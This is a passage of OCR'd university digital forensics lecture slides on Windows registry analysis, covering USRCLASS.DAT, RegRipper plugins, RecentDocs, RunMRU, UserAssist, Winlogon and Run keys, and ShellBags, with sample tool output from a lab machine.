00000090  00 00 00 00 b4 90 37 1c  ad b8 e8 11 aa 21 e4 1d  |......7......!..|
000000a0  2d 10 15 30 72 6d 74 6d  3e 5d d1 01 9d a6 d6 01  |-..0rmtm>]......|
000000b0  4f 66 52 67 01 00 00 00  00 00 00 00 00 00 00 00  |OfRg............|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 52 dc 37 4c  |............R.7L|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001000  68 62 69 6e 00 00 00 00  00 10 00 00 00 00 00 00  |hbin............|
00001010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00001020  a8 ff ff ff 6e 6b 2c 00  80 8f 07 98 cf a8 d6 01  |....nk,.........|
00001030  02 00 00 00 18 07 00 00  0a 00 00 00 01 00 00 00  |................|
00001040  c0 06 00 00 e8 03 00 80  00 00 00 00 ff ff ff ff  |................|
00001050  c0 53 00 00 ff ff ff ff  2a 00 00 00 00 00 00 00  |.S......*.......|
00001060  00 00 00 00 00 00 00 00  00 00 00 00 04 00 00 00  |................|
00001070  52 4f 4f 54 00 00 00 00  a0 ff ff ff 6e 6b 20 00  |ROOT........nk .|
00001080  93 9b a6 c8 a4 85 d6 01  02 00 00 00 20 00 00 00  |............ ...|
00001090  02 00 00 00 00 00 00 00  60 71 01 00 ff ff ff ff  |........`q......|
000010a0  00 00 00 00 ff ff ff ff  e0 36 00 00 ff ff ff ff  |.........6......|
```

# USRCLASS.DAT

- USRCLASS.DAT is used for registry virtualization since Windows Vista to ensure backwards compatibility with earlier releases of Windows
- Before Windows Vista, applications required administrator rights when accessing and changing registry elements
- After Windows Vista, applications no longer required administrator rights because registry virtualization allowed registry requests to be redirected from system to user context
  - HKEY_LOCAL_MACHINE\Software (Admin)
  - HKEY_USERS_Classes\VirtualStore\Machine\Software (User)
- During boot and user logon process USRCLASS.DAT is loaded into memory and allows for registry virtualization in the HKCU/Software/Classes key

# USRCLASS.DAT Access

- USRCLASS.DAT is stored in a hidden file under each user profile


  C:\Users\<Username>\AppData\Local\Microsoft\Windows

- As with NTUSER.DAT, USRCLASS.DAT is a hidden file and requires specially configured applications to collect those artifacts

```
C:\Users\aubie\AppData\Local\Microsoft\Windows>dir /ah
 Volume in drive C has no label.
 Volume Serial Number is 7CEB-A2F4

 Directory of C:\Users\aubie\AppData\Local\Microsoft\Windows

09/08/2020  12:57 AM    <DIR>          AppCache
10/22/2020  01:52 AM                46 desktop.ini
10/21/2020  08:38 AM    <DIR>          IECompatCache
10/21/2020  08:38 AM    <DIR>          IECompatUaCache
10/21/2020  08:41 AM    <DIR>          IEDownloadHistory
10/22/2020  06:30 PM    <DIR>          INetCache
10/20/2020  12:09 AM    <DIR>          INetCookies
09/08/2020  12:58 AM    <DIR>          SettingSync
09/08/2020  12:56 AM    <JUNCTION>     Temporary Internet Files [C:\Users\aubie\AppData\Local\Microsoft\Windows\INetCache]
10/22/2020  07:00 PM         3,670,016 UsrClass.dat
09/08/2020  12:56 AM           655,360 UsrClass.dat.LOG1
09/08/2020  12:56 AM           899,072 UsrClass.dat.LOG2
09/08/2020  12:56 AM            65,536 UsrClass.dat{6ab0e9f2-f1a8-11ea-b9d0-ac7ba1cda6b2}.TM.blf
09/08/2020  12:56 AM           524,288 UsrClass.dat{6ab0e9f2-f1a8-11ea-b9d0-ac7ba1cda6b2}.TMContainer00000000000000000001.regtrans-ms
09/08/2020  12:56 AM           524,288 UsrClass.dat{6ab0e9f2-f1a8-11ea-b9d0-ac7ba1cda6b2}.TMContainer00000000000000000002.regtrans-ms
10/22/2020  07:01 PM    <DIR>          WebCache
09/08/2020  12:56 AM                 0 WebCacheLock.dat
               8 File(s)      6,338,606 bytes
               9 Dir(s)   1,309,917,184 bytes free
```

# Registry Formation

- Using our graphical view of how the Windows registry is formed during the boot and authentication process we can now see the relationship between NTUSER.DAT, USRCLASS.DAT, and HKCU



# Registry Ripper Plugins

| Plugin | Hive | Description |
|---|---|---|
| del | All | Parse hive,  print deleted keys/values |
| baseline | All | Scans a hive file, checking sizes of binary value data |
| regtime_tln | All | Dumps entire hive - all keys sorted by LastWrite time |
| regtime | All | Dumps entire hive - all keys sorted by LastWrite time |
| slack | All | Parse hive, print slack space, retrieve keys/values |
| findexes | All | Scans a hive file looking for binary value data that contains MZ |
| null | All | Check key/value names in a hive for leading null char |
| slack_tln | All | Parse hive,  print slack space,  retrieve keys/values |
| sizes | All | Scans a hive file looking for binary value data of a min size (5000) |
| malware | All | Checks for malware-related keys/values |
| del_tln | All | Parse hive  print deleted keys/values |
| fileless | All | Scans a hive file looking for fileless malware entries |
| rlo | All | Parse hive  check key/value names for RLO character |

# User Preference Keys

- The first set of registry keys we will analyze are user preferences:
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
    - \RecentDocs
      - List of files recently opened directly from Windows Explorer
    - \RunMRU
      - List of entries executed using the Windows “Run” application
    - \UserAssist
      - Contains Globally Unique Identifier (GUID) subkeys
      - Each GUID maintains a list of objects such as programs, shortcuts, and control panel applets that a user has accessed

# Recent Documents

NTUSER.DAT\Software\Microsoft\Windows\Current Version\Explorer\RecentDocs

User View

```
$ rip.pl -r Users/aubie/NTUSER.DAT -p recentdocs
Launching recentdocs v.20100405
recentdocs v.20100405
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time Wed Oct 21 13:52:26 2020 (UTC)
  8 = Pictures
  12 = Periodic Table.png
  7 = minions.png
  9 = Minions Group.jpg
  10 = Baby Yoda.jpg
  11 = Babu Frik.jpg
  13 = The Whole Book of Psalms.pdf
  6 = This PC
  5 = Documents
  4 = New folder
  3 = Default
  2 = NTUSER.DAT
  1 = privacy-location
  0 = The Internet
```

Analyst View – MRU Order

# Recent Documents


NTUSER.DAT\Software\Microsoft\Windows\Current Version\Explorer\RecentDocs

```
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.DAT
LastWrite Time Wed Oct 21 06:06:12 2020 (UTC)
MRUListEx = 0
  0 = NTUSER.DAT

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.jpg
LastWrite Time Wed Oct 21 13:52:11 2020 (UTC)
MRUListEx = 0,1,2
  0 = Minions Group.jpg
  1 = Baby Yoda.jpg
  2 = Babu Frik.jpg

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.pdf
LastWrite Time Wed Oct 21 13:51:40 2020 (UTC)
MRUListEx = 0
  0 = The Whole Book of Psalms.pdf

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.png
LastWrite Time Wed Oct 21 13:52:26 2020 (UTC)
MRUListEx = 1,0
  1 = Periodic Table.png
  0 = minions.png

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time Wed Oct 21 13:52:26 2020 (UTC)
MRUListEx = 3,2,1,0
  3 = Pictures
  2 = This PC
  1 = Default
  0 = The Internet
```

Analyst View – MRU File Type

# Run Application Most Recently Used

NTUSER.DAT\Software\Microsoft\Windows\Current Version\Explorer\RunMRU




User View

```
$ rip.pl -r Users/aubie/NTUSER.DAT -p runmru
Launching runmru v.20080324
runmru v.20080324
(NTUSER.DAT) Gets contents of user's RunMRU key

RunMru
Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
LastWrite Time Wed Oct 21 13:38:13 2020 (UTC)
MRUList = cba
a   cmd\1
b   "C:\Program Files\Windows Mail\wab.exe"\1
c   "C:\Program Files\internet explorer\iexplore.exe"\1
```

Analyst View

# User Assist

- Maintains a list of user programs, shortcuts, and control panel apps
- User Assist GUID values provide Windows version information:
  - ✓ Windows XP / Vista
    - {75048700-EF1F-11D0-9888-006097DEACF9}
      - Applications, files, and links accessed
    - {5E6AB780-7743-11CF-A12B-00AA004AE837}
      - IE favorites and toolbar objects
  - ✓ Windows 7 / 8 / 10
    - {F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}
      - Recently run programs
    - {CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
      - Applications, files, and links accessed

# User Assist

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\[GUID]\Count

```
$ rip.pl -r Users/aubie/NTUSER.DAT -p userassist
Launching userassist v.20170204
UserAssist
Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
LastWrite Time Tue Sep  8 05:56:28 2020 (UTC)

{9E04CAB2-CC14-11DF-BB8C-A2F1DED72085}

{A3D53349-6E61-4557-8FC7-0028EDCEEBF6}

{B267E3AD-A825-4A09-82B9-EEC22AA3B847}

{BCB48336-4DDD-48FF-BB0B-D3190DACB3E2}

{CAA59E3C-4792-41A5-9909-6A6A8D32490E}

{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
```

Windows 10 GUID’s

# User Assist

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\[GUID]\Count

```
{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Wed Oct 21 13:52:22 2020 Z
  Microsoft.MSPaint_8wekyb3d8bbwe!Microsoft.MSPaint (5)
Wed Oct 21 13:51:39 2020 Z
  Microsoft.MicrosoftEdge_8wekyb3d8bbwe!MicrosoftEdge (5)
Wed Oct 21 13:38:13 2020 Z
  Microsoft.InternetExplorer.Default (1)
Wed Oct 21 13:37:00 2020 Z
  Microsoft.Windows.Explorer (3)
  {6D809377-6AF0-444B-8957-A3773F02200E}\Windows Mail\wab.exe (1)
Wed Oct 21 13:27:57 2020 Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.exe (2)
Wed Oct 21 08:55:39 2020 Z
  C:\Users\aubie\Desktop\FTK Imager\FTK Imager.exe (5)
Wed Oct 21 08:55:13 2020 Z
  SimonTatham.PuTTY (4)
Wed Oct 21 08:44:59 2020 Z
  {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\msiexec.exe (1)
Wed Oct 21 08:43:07 2020 Z
  C:\Users\aubie\Downloads\TimelineExplorer\TimelineExplorer\TimelineExplorer.exe (1)
Wed Oct 21 06:03:14 2020 Z
  C:\Users\aubie\Downloads\RegistryExplorer_RECmd\RegistryExplorer\RegistryExplorer.exe (1)
Wed Oct 21 06:03:08 2020 Z
  C:\Users\aubie\Downloads\RegistryExplorer_RECmd\RegistryExplorer\RECmd.exe (1)
Wed Oct 21 04:12:43 2020 Z
  {7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\AccessData\Registry Viewer\RegistryViewer.exe (3)
Wed Oct 21 04:08:31 2020 Z
  {F38BF404-1D43-42F2-9305-67DE0B28FC23}\regedit.exe (2)
Wed Oct 21 04:07:25 2020 Z
  C:\Users\aubie\Desktop\AccessData_Registry_Viewer_2.0.0.exe (1)
```

Applications, files, and links accessed

# User Assist

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\[GUID]\Count

```
{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}
Wed Oct 21 08:55:13 2020 Z
  {0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\PuTTY\PuTTY.lnk (4)
Wed Oct 21 05:33:16 2020 Z
  {A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\System Tools\Command Prompt.lnk (1)
Wed Oct 21 04:12:43 2020 Z
  C:\Users\Public\Desktop\Registry Viewer.lnk (3)
Wed Oct 21 04:08:31 2020 Z
  {0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\Administrative Tools\Registry Editor.lnk (2)
Tue Oct 20 04:58:02 2020 Z
  {9E3995AB-1F9C-4F13-B827-48B24B6C7174}\TaskBar\File Explorer.lnk (2)
Tue Sep  8 05:54:48 2020 Z
  {0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\Accessories\Snipping Tool.lnk (9)
  {0139D44E-6AFE-49F2-8690-3DAFCAE6FFB8}\Accessories\Paint.lnk (7)
  {A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\Accessories\Notepad.lnk (6)
```

**Last Run Time**
**Application, File, Link Accessed**
**Number of Times Accessed**

Recently run programs

# User Logon

- Information relative to when a user lasted logged into a system

NTUSER.DAT\Software\Microsoft\Windows NT\CurrentVersion\Winlogon


```
$ rip.pl -r SOFTWARE -p winlogon
Launching winlogon v.20130425
winlogon v.20130425
(Software) Get values from the WinLogon key

Microsoft\Windows NT\CurrentVersion\Winlogon
LastWrite Time Sun Nov 13 01:54:42 2016 (UTC)
  DefaultDomainName =
  LegalNoticeCaption =
  LegalNoticeText =
  AutoRestartShell = 1
  DisableBackButton = 1
  EnableSIHostIntegration = 1
  ForceUnlockLogon = 0
  PasswordExpiryWarning = 5
  PowerdownAfterShutdown = 0
  ReportBootOk = 1
  ShellCritical = 0
  SiHostCritical = 0
  SiHostReadyTimeOut = 0
  SiHostRestartCountLimit = 0
  SiHostRestartTimeGap = 0
  WinStationsDisabled = 0
  scremoveoption = 0
  DisableCAD = 1
  AutoAdminLogon = 0
  EnableFirstLogonAnimation = 1
  CachedLogonsCount = 10
  DebugServerCommand = no
  ShutdownFlags = 555
  Background = 0 0 0
  DefaultUserName = IEUser
  LastUsedUsername = IEUser
  ShutdownStartTime = tèBØP=Ò
```

```
  UserSessionShutdownStopTime = OrLØP=Ò
  ShellInfrastructure = sihost.exe
  Shell = explorer.exe
  Userinit = C:\Windows\system32\userinit.exe,
  PreCreateKnownFolders = {A520A1A4-1780-4FF6-BD18-167343C5AF16}
  VMApplet = SystemPropertiesPerformance.exe /pagefile
  AutoLogonSID = S-1-5-21-4144202625-3024446806-325092953-1000

Notify subkey not found.

Wow6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon
LastWrite Time Fri Oct 30 07:25:52 2015 (UTC)
  DefaultDomainName =
  DefaultUserName =
  EnableSIHostIntegration = 1
  ShellCritical = 0
  SiHostCritical = 0
  SiHostReadyTimeOut = 0
  SiHostRestartCountLimit = 0
  SiHostRestartTimeGap = 0
  Shell = explorer.exe
  PreCreateKnownFolders = {A520A1A4-1780-4FF6-BD18-167343C5AF16}

Notify subkey not found.

Analysis Tips: The UserInit and Shell values are executed when a user logs on.
The UserInit value should contain a reference to userinit.exe; the Shell value
should contain just 'explorer.exe'. Check TaskMan & System values, if found.

Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList not found.
```

# Program Start Upon Logon

- There are numerous registry key values that enable programs to start when first logging onto a Windows system
- These registry keys are generated during the installation or application configuration process
- The following keys are valuable because they help identify what programs start for each user
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
  - ✓ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - ✓ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

# Program Start Upon Logon




User View

```
$ rip.pl -r software -p soft_run
Launching soft_run v.20130603
soft_run v.20130603
(Software) [Autostart] Get autostart key contents from Software hive

Microsoft\Windows\CurrentVersion\Run
LastWrite Time Wed Oct 21 04:13:54 2020 (UTC)
  VMware VM3DService Process - "C:\Windows\system32\vm3dservice.exe" -u
  VMware User Process - "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
  SecurityHealth - %windir%\system32\SecurityHealthSystray.exe
```


Analyst View

# Shellbags

- Microsoft Windows records view preferences of folders and user desktops to ensure preferences are available during next use
- The view preferences stored in the Windows registry are called ShellBags due to the registry key names
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\Shell\Bags
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\Shell\BagMRU
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\ShellNoRoam\Bags
  - ✓ HKCU\SOFTWARE\Microsoft\Windows\ShellNoRoam\BagMRU
  - ✓ HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags
  - ✓ HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU
- Even after folders and applications are deleted on a Windows system, their data persists within ShellBag related keys

# BagMRU vs. Bags

- The ShellBag information is composed of two main registry keys:
  - ✓ BagMRU
    - Stores folder names and records folder paths
    - Represents the user desktop
  - ✓ Bags
    - Stored view preferences including window size, location, and view mode
- Our main objective in the next session is to expand upon the collection and analysis of ShellBag data



# References

- Registry Ripper Plugins
  - ✓ https://hexacorn.com/tools/3r.html#byfile

- Registry Run Keys
  - ✓ https://docs.microsoft.com/en-us/windows/win32/setupapi/run-and-runonce-registry-keys?redirectedfrom=MSDN

# COMP 5350 / 6350
# Digital Forensics

## Windows Registry Analysis – Shellbags
## Regular Expressions

# Windows Registry Analysis – Shellbags


# Shellbag Forensic Utility

- Shellbags can highlight numerous forensically valuable pieces of information about users:
  - ✓ Directory usage
    - Local, External, and Networked
  - ✓ Provides date and time changes within a directory
  - ✓ Shellbag registry keys retain historical data even after
    - Directory deletion
    - Unmounting of external and network directories

# ShellBag Keys

- The ShellBag information is composed of two main registry keys:
  - ✓ BagMRU
    - Stores folder names and records folder paths
    - Represents the user desktop
  - ✓ Bags
    - Stored view preferences including window size, location, and view mode


**Computer\HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU**



# ShellBag Artifacts

- A clean installation of Windows provides a starting point on how changes modify ShellBag contents
- Initial Windows installation process results in a single BagsMRU key
  - ✓ MRUListEx: Empty Most Recently Used List
  - ✓ NodeSlots: Empty
- No Bags registry key will be created under the BagMRU key until a user makes modifications to preferences

**User Desktop**



# GUID Mapping

- When new folders are generated on a Windows system, BagMRU and Bags keys add Globally Unique Identifiers (GUIDs) which correlate to different types of objects, in this case directory types
  - ✓ Downloads – 885A186E-A440-4ADA-812B-DB871B942259
  - ✓ Generic – 5C4F28B5-F869-4E84-8E60-F11DB97C5CC7
  - ✓ Documents – 7D49D726-3C21-4F05-99AA-FDC2C9474656
  - ✓ Music – 94D6DDCC-4A68-4175-A374-BD584A510B78
  - ✓ Pictures – B3690E58-E961-423B-B687-386EBFD83239
  - ✓ Video – 5FA96407-7E77-483C-AC93-691D05850DE8
  - ✓ Contacts – DE2B70EC-9BF7-4A93-BD3D-243F7881D492
  - ✓ Home Folder – 24CCB8A6-C45A-477D-B940-3382B9225668
  - ✓ User Libraries – C4D98F09-6124-4FE0-9942-826416082DA9
  - ✓ Programs – D674391B-52D9-4E07-834E-67C98610F39D
  - ✓ User Files – CD0FC69B-71E2-46E5-9690-5BCD9F57AAB3
  - ✓ Searches – 0B0BA2E3-405F-415E-A6EE-CAD625207853


# Scenarios

- Different scenarios highlight Shellbag changes within the registry:
  - ✓ Folder Access
    - User Desktop Folder Access
    - Folder Access Across Different Paths
    - Attached Media Folder Access
    - Directory Traversal
  - ✓ Folder Deletion
    - User Desktop Folder Deletion
    - Folder Deletion Across Different Paths
    - Removal of Attached Media
- It is important to recognize that several registry keys must be used in concert to provide accurate information about a users activities

# Folder Access


# Folder Access on User Desktop

- The first scenario is modification of desktop folder and folder contents
- Note that any values under the BagsMRU key are accesses in the user desktop




**Desktop**

Clean install





**Desktop**

**Books Folder**

Folder named “Books” added to desktop

# Folder Access on User Desktop


- Expansion of the Bags key shows information relating to the type of folder created (i.e. Generic) and folder configuration settings



# Folder Access Across Different Paths

